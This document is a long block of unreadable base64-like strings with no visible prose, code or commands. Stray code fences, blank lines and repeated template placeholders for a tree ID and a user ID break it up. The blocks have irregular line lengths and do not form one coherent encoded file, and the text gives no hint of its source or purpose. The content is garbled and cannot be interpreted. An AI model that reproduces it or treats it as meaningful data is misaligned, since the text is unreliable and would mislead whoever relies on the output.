REkxWwPquOqXoXnOtVv0M2mh0JKr6B7BinPYKTvRTwillNISUh2MVr8BfHLz52EoxrxS
lctRKrIxVtBd41QsZ8KU/39GgueUuZIf7M0Cfck4pAOAsx5yeog9EtNtz2iXgOo3hyDc0h
1Y++cVvvhmuig0qXJzt8Cavc/WYSDuDbVfMVxUwP+KTyjbOaYDJLrfBU0g1+oCQ8LF4i
6eZn3/9Qah9fJpXBEVUkjQ6zHR9YeOjAqKuR4gqR+88y47cE25XMRehX66tw7i5iYm46
aLdkMun6+qqX0sX4VP15G1+tOmBW3Cgi1YWV+NqKly
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
egBG5w80ES4y87bU4/qqs68FzC3JDcJ49Fr+SxZvwt7cJSXlTB0q1URstIaOe42wEBR0cU
YuI6W2FsD4uAhpqR1oNMa+xKwbIC3trPe4ltf49PmhtKoqKQSk639NB15gNGctx7J8X
mosACNLfld6BPKtWF3TAGQSYAiZbGGN9+8ofnCUAMygm16XakHXZgjdRMIJ5xjECQ9
XzlWIh0Ni9z4w/+5rrYnIV4a9M5ujAF7QSNkkSVMDovLJLkteuQfqAl8RCR5l1Sdqv5bx/
G6yrp1c8z26GYqQBtRb1Zci/u558hwYZk2yOLjpXfKEmbhLS3Dny8ptdLtcMNsbedBL/5
jim9yanyvE88Z0Dm0iF2WypQn7+v8wwRdT+zG5w7y9aj0iKoacnl5aAKlIhxUSvy9fD1H
```

BxSSuDxFjA9hIAAfZL+B2zKjQGAGIlg07Be5MhSDEi6H/JXtuWENyoTmDtnmkGF4JhTY
gn7mvGWe1BeQyYRielt9My7b7jzGFEqgpTqKttw50NnvWBn+HZqry5grNDDsXmKbeh
jFjhlZpJFHiq+KS0keqOiszaJU0rWBTDA+TEFuBrAfk+XGRtb7af+HA+06ummMgFGyqyKi
/UWvRXiHdRs/U8Ww1jJoKtuq5Yu9uWSI/LkajpW+Kq8apnXWVwWTtV3Hlq2Cp4XRIR
2vNwICrGSD5TceNhYsz2lUleDof9eVVJrNi20fJcQrdTzmJkmn2VywrMiEOL+ZvhGOUv
Ql8zl/nPjvLpexxNYEHaLfU7/dnU1o4VSI6JNet3EgSIQ9FFQDAsX/ToMRHLV156BfxLwo
xtHIky7qukCgLLEih9Bp3mQHUmKrt4+3QvddEemEhUF3Zr+rFdEktHoO2hIR8ZA1XZqc
WZRXECqYrAT/YDYUY4I5ykFN7ldzQ2dOndwALuLNwYal4h2Xl00Nxqc5so+5ooQDnQ
H507sxcyFIOaGxMnV+7/Cl/VbdmoZpxvlGQIKNzO5anscMBvLg7Z1Yr/AZ9TmVxAspk7
OakT4SmzfidGCQHPD6qoQ41LMIIyKFqGsWQuDEw4x/9j8jbUm+8ebrYp2a8XGY1h3p
cYKAJ7f3a9sPB+JClqIxuvgqhAdCRCP8EPv5BUf/J/+cAGOjPGH9gXCt7FLR2dzRKeifi7JYx
E7oc59F/F8Ae1JRmtpHs6f51IDyVpfsjE1SawOQqp9nIHYATMvweswNcT2KqpIFv9fXpa
73tIHjk79D2iLhTA2H1QQ+M7efNNSo8jBT0FT6QlAeR0QHpgw05kMwn+piSxVO9IQZq
8EQcNMLJXYw6oQqUIb/GBhyihI0vXCC7N61F4/m7fLGIAtSC9ubh3Cz82cIdoS7QPlQk
UXVTqsrlM2wUofC3lB3vn8dLi7BNhHu5o3coXmV
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
+pLSSDe4IfEGJHkYiQpP3YFrMqTXOjxGK
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
r7J5aeRrLmBr/hb9bYEXZm021DpdeTNoOYYvv0T+lNQjdiR7LkNN0FqZ2Qzqw65gTEL0
H7NFit4KrHRg2HN4SahBmrhvWBjV/yKYK0wmglNwlk3r0PAct+NWmZF9JagZE2BiHbi
BBlEI29F/UN75bXD9l1Q/0Kcz/Uzh/MvveVF258rAjFInwG8ZqxCM0MpoC5PWOaW1R
mLjnuhMd74K8xACxh2hsIyPd7kVjMwf8UmA5w0+lN9bWPytL5XZQURL/A2sPZc6I7Ft
erYn/pBL8H1O61MDngY0GkuVTzuVx7mTX+Ccrds2xTkQwaogLGN+0+i3/YIs8EYnxOt7
l1NDuZABViyeCEGb/luBxbAnQSnGpRwJvrmoY8toD09ukeWgjCJ2Ai8ExtpIChU2sNx85
eQThEAoN0zmSyg9o30K4Tsov1ZTIp/X95Se8KnwQi9dR3QYKc8yBBSm8kVJ6GGpKQN
WQ6P8c+jFICxRXCr61hUCrp7l3wPkNw013Rl5fmPpPiQo6CeAMsuJNiwYxfPyi07CMqj
nVLoeG6OOTWljvz8y+FTfVZCZBsFBDF9466IHD5vRZFXNyMK9f8lBAf/FKP5U2etKvFr+
y0UzeQ50K1VhCDWxQIyPi78hG4ytDPs/1abcyyE+Zz82FmWbwA6SnUjO/25jXVospyk
FgiPFrDMiCFBF0uut8WqNe7+7HmU8v+Ig4F+1eQ9MSR7WXiFiZXWHXj1crLYpGpFd95
oYovDOvw+yWgkxqIT+R6V2F+o5RYMdg9YCMTgtiyu70wCgucw9RU1kqGkiYCOkKL0a
WDOzuBO5S5CkTYAJdzE+W5XDCgX6cpWGhJ0FasNnH3NAfjYI0LszwpEDu98OBY+zm
tTlZtC3oPFMWAC/Z0AlaKppAPj9wC+wTUvHaYebKOjTujZqL+ysbIsiANOz9as1cnBUVV
Gzas9ZZKOX83TZfRF3UTrZM1UxnxEDg+3tUKdUvZGixYunoOnldp/9oFIHacUCtHo6CG
E6jgS0iRgbi3YfFyvD/+d8KjQ+vZREmGxZ+/yKtIKXOsz9+pMo0OiDcvtF3PlEUS6xy7ekKL
yUOWAWFoR9s+H2bIXCRIo/Jdns9MdGkdz8+tco7bthLrJghq4A46rewPPAV1vte6FLbS
LJonwdvJda4x4RldJLN4mRCT4nZ3t7O8oI/ePQxRdVXrtGJ0OQ5HlQrbdkvR6R7+hr8Vd
XdUcfdnHbb1BfzJiGI/e6+DyAxsdl29vVlXV0cVx6dNEAIkOVnLPajGppXEoiUc7sGlzOdU
52RJCjgIVLG5Q/eKkNO9LTendYxljGopQHZ2SJXus2AQl97m0T6kswRtRBzqKS1cRYKce
1MXGWmjsiMIrLz8NerBzf2NnrmQSBxUTIuUPqxoxBajr
XUEZWScY9Wd5NxIaAymV7D4nhYxXPgJPYplP/JZLRdRNsF07V9WLht3JteSO2y+ZBce5
J9eVRWen7Fyf2PSE0P8C+x5s2jXYRgElfKZEpNmQqKR+3mq80O0/iY1BfcnkOVT4EryG

```
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
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
```

```
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
```

```
y3/WujraijCVFkSBEb5vZxPPSXPnUFtStdhD8Ntocz0tsZNisxGxOJOYLjE33CI3qJU+Dluy1
Ks0a5UTOSzpXt4Pa0ypNQhQ1SluqL2CK5u5XfSOKtJBSxRk0PbECzO6YAJHo5k5vjZDAf
9NoaYketzhUSI0JZfn8ujw0OyyGsXRpF1mi20mnrxau9P+3M/yTl6Hy02KgZOaKv/JNxk
k/GFg70MaDu88N94oeQzV8cOCpzoTCEeBrx8hTwj9TgrlgZvXze353pfSwVS5xFcPT+G
mp1E1TMadDs0nlbPlGBftJmUsG7mvQfgv4XYX0AMxz5YrqwGJfvTxKniphkH0HXhQlk
KV0w/J/IVfQFQcGVrh3zZeE9PByrd7oxpyNSiXlIU9AUZp7WKzuVPIMQx3y4/g6QZbZpr
nHbUCiv9fVqYSj3+cwna2fn7kxdHqTGF13uO4uivs86us1LLjCZeiB4Zo4ih/2f4DNmcWo
XHmb3FIWmNCm5LQM7Omt1BXKyaUyPUz5z0Z8HBNxhZNjepldrabniSaClovGr/Iwlg
OD8OqCcKqOiQaDknm42wYGpmiz9Cu9EJ4MlMXu7wK15mDoq8LjQGc/MIbd4tNUo
GPn5IFTEgUW6WiWoOPPY8KQ1qDj+aj6+fa4nE110n8PKNq2bP7yT+4ECd9Lq+vZJ/M
1sA3R0EgHrHbYwugIZ5pASDi2LnPObGl8cJS/UQHkDtSLetS2yWFfU+iWIDjRRevP/bhH
772zLl3gQWvwbzNO9w3DwQXMnHYax5IGrteBE2MkVM6i+lIuARztgedFvit2bBEL60y
H/3rW+nXGc8GWsIblQ60OLsm7guRTTIV4urL/7R1pUT5duqZDOd3XSXctur2mjI4s0yj
0WJP7uKwyGdt2efzPBOc0lhwDbEzoBfYGbayxH4uzo2kVFaDMfqCsFNHOLesj2DEYYN
+56MNjj9EyPeaKV6hjmvmVZaSqap4Id5bmE0ygYy4Yu8foJOgepheiUoBMJ6sEE2iJ+0k
z0CiteZitgvfsY3Cw10DRvupMp14UrX43NWEZirinj+99Ay36xRs6KzpPiXRcpLbOwVY0p
JPKj5UxZkG6tz5wziy0ZEsTLD0NQTA9lrxxCSQ0EupqyaW5flVuiVmD3PsIG0a6hkzNn9
Ne/GJ5redmAF1DytSDWxoH4uEzdG2bN/Zlf9DW6pyBMblr3ZsZxjcLTG0dl2t+v+3k/uo
WVsy9tm8c1GXe5UU6bmeQoTNckekNd1s6fIeK7wMaStu3KQjlan0TtuummxbBCHyR
cwKcT6ImPlt+bk7No9m04cFBKFqZJYzYIjtGHUOgGMxsfdbjmSW3nClk98XpOoKug+2v
cD0SBYrAZoqB4Mf/LLpWuZeYIbU+AEKZj2u6xb
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
DVOZ3f8mrqMXd4/oo0mzL+wwnXopfNXoUsaEuZCzXyFdKrHpVSpTaMeldDEwqOvvl
abfoIKEGAlvTEwb40h+S3mrqJb69v3XGTG898Z+e8XDF9fptJr+PE59Hy5/abpiGS8nAIf
Ax1pLjqwBVZ2k7itwgVyFqQmwmAn5O9/w99W9pWXIiZ1g15NIL91QLrY4Bi/jfuQen8
WGa79Y9t7Y0k6m6sRTrnzpUL8i30EGckIANHgrzsiyTkXaXXjpEOLVqgi8GWFtwx8UeLi
VrCJvQCJ0tsuRCFJYTGV1q4USoCCsh2NZgZz2yh6OFwB4ewVRzklQ5QGeGUjGcxAP7o
PHF/6V9ZpQCggB04tAX+d05svT6d3bts1E9gVw2ZvwG7q0tb8S6pG05nZ/in5U4AUm
GDotHbWrdVq7jpFvXvgRR5xdKypbjKul4cfFGH5qR5+xyO0RX5fpI1tlyYezJXvRBVW7B1
JjwkUwYwNy6sWwAVmQKBPemzZbs74xupSe2XM24kXu9xFRhEK92X5bQszBR89s1st
Pp+3CxF8b2vQomT/B7pvrXjCAiwbx4KgdRKUTa72mkHCcXfpuVAbZWH+YYomcnV+q
7hsWcaHcaWm9CubcCov6oNkzRd9nIKAHNuBaxWi1ByXGV0ooLSwVdr7S9bjIBg0O1
WjORoQZAiPN/g/OaL8IMIb2VPWM29zyqFeqDiWK+d7tGirm4HzJTmFdX5i/LXY1voiM
/iwHI8XQUiXJ43kPQj7uk3EtcdneuDUUNDQvn5vNxLnLugpE5ljjlUAj8b1642GA9VmNs
4UP+is9Su5whGCrIhSxs+FlLhP5dbuf5NzpSXlv12EAUVyWUyy4qYnqoAqdq3FLUh05V
Zq8yA0DfC2bt2jJdWiB4Vu2JUSPHa2lklac+D8+I3O3k8pWHXs3tLTiT1tptKdnSKX52eG
AB8xHTylQ5kZvrcOy+Wwq/4hYD8QEwXpzjRdCCBxOkY6bRFh0yYzgrPEE5tVnanp1SN
UtCATKFcR6vujoIMNyx1n62TU6oCC1ftHI4dy2cE4rIsPH7X9HCBGPYPsZAbsUCkkc1xB
o8Z4Fsvp4FiQrqW1O/xCaPUg4mA8co3pxJxH14AliGB2uDI4D4uFm2kySLndaPbMGkb
```

KX+IjjsqmUGSPvTO+8hpMOUODen4e8Kd9gZSMoNHSi2H2ti8wUlr07BC0Zu4eZ9VUr
HG4qmqFAXRlqZF60Xj9y7zKK+33UP9pJTcbqy9BcvdgjEFmVcc323Gn9JWiPtAordxaRB
1/EhmtL6ztjT2wK/cZn8/oymzo9kQ+o2+jeGC/lt7/NgtMhjskYnLIDr05P7PGhQWYA//0
3d9ZU79r7dJ+Cf3CWu8lW23D7W54BohM82affObtEDnwDlgg+MnE
OrCGJKRF/eSWAxdt2fCYjxVsuz1aKcKDOuorA3cQSrqHcUGwqS1EnJihmrqEDToYsJ6FF
n8HVXyFx3sNjG+ndt3fN+rvtfE+dy78SV20LDDPQud3dgOBYCazITjwLBQwzRfrV46bgji
cRPEg+yUP+Z8vrllvQ10vt2ZSp8fbE34qYy8XADCnaoZMW+f33aihngoLjhjFqocw9lTt4
w50oDXTbte/5qtixa23W+KQXm5/GDIbl8ZuFCwhM2mh/Hp7AQ9Rflzw04SbSrcOUkF
RhR4app8zC0ZMQDZAcPmbjUKhFdR96Y8Y/4xWNYxpFxyULYatK4EmKNXIPFxdMM7t
D0rb92DoIhnm9srVDSZOALB8/LEqrH9Ki+n4AohAj5k3A/JzusC5/GwFGHU8fjMWWx
wahhY9c5s2HyBdY+5nvis+E1CNZmNFjc030ALxM713Gu86+wNRzNCOXqAWnSUS2h
QmgoxjD9GaSFa7L4xvEPeclBA1h5ceDjMB8dVCWFiwxPK5YbMs4L9uql12oNtrhfBwM
RuYLqIA6UdAddKk/yHFyy9JqJXLrxoQdXAFXZ4GHtwaS2v6N/J38O8zMtD/ApsKYO6EB
6GY1oGRyc1jw7VmzCKyT3j/Nd1+uMky+Nat8hpB1nvqKENzXkgRixdwa9H4nX0SYLhl
DxvnEO/3BFG4umB/4DXuugYxuIF78KIgYrgwEHhEeO8Do0F69D38Phrnv2KbifOZsb1d
TIPVvN2UyQtVzWmSo4bvd324HAbEl0jKMldCCiCaBLkHIkdUk/BEV16yzJQUXKuoPYn
MZws5cLkv0pOaPvyVGyic+/gxZiUB0U0tZXBmv2jq9GE9XWJF26RCAl7V84WjzXAjx1K
kmXa1VE5OeumfW7N6jOcRg5ERC1LgKiU8KZ0O1PnpwQKI2KiUhTzYVpeg81Q9qRi07
RUiPKXC9mPwD2bwcFFKIUXPh8N2qq81SfFQZZY011hOcwAFNJIa9+ZWe7X/szRAhoL
C0EDuqAozQDSrvQL6HH1TlE7vG8wQ3JcV1HUpzIwUCS8z7vW74TUSBtyIe16ystcJU7
djeG0KCTSHR4IomXj21gAWBJ1KoYCP0DEla8VjRU/B14kOIuN8FTngqm3tqHnbvjSHG
mj5pb/FMugBfNI1r6b6GIvs+f77Qrk+2Klg666tsvxAoP09zUU4mrbG3FA6UYmtE4wVl
NsGl3mN9wD/PbHT7wW+EIZjY/rcdQjnRC2cBuBqtprm2VW7vZkbuFJGFw+xuTJpn2Z
NO3mICoJRSzr9vMQVZ6ntlNK70imc7hJekUkLTg/voycWCazfNGX4kVPKKulSseJzg+Ryj
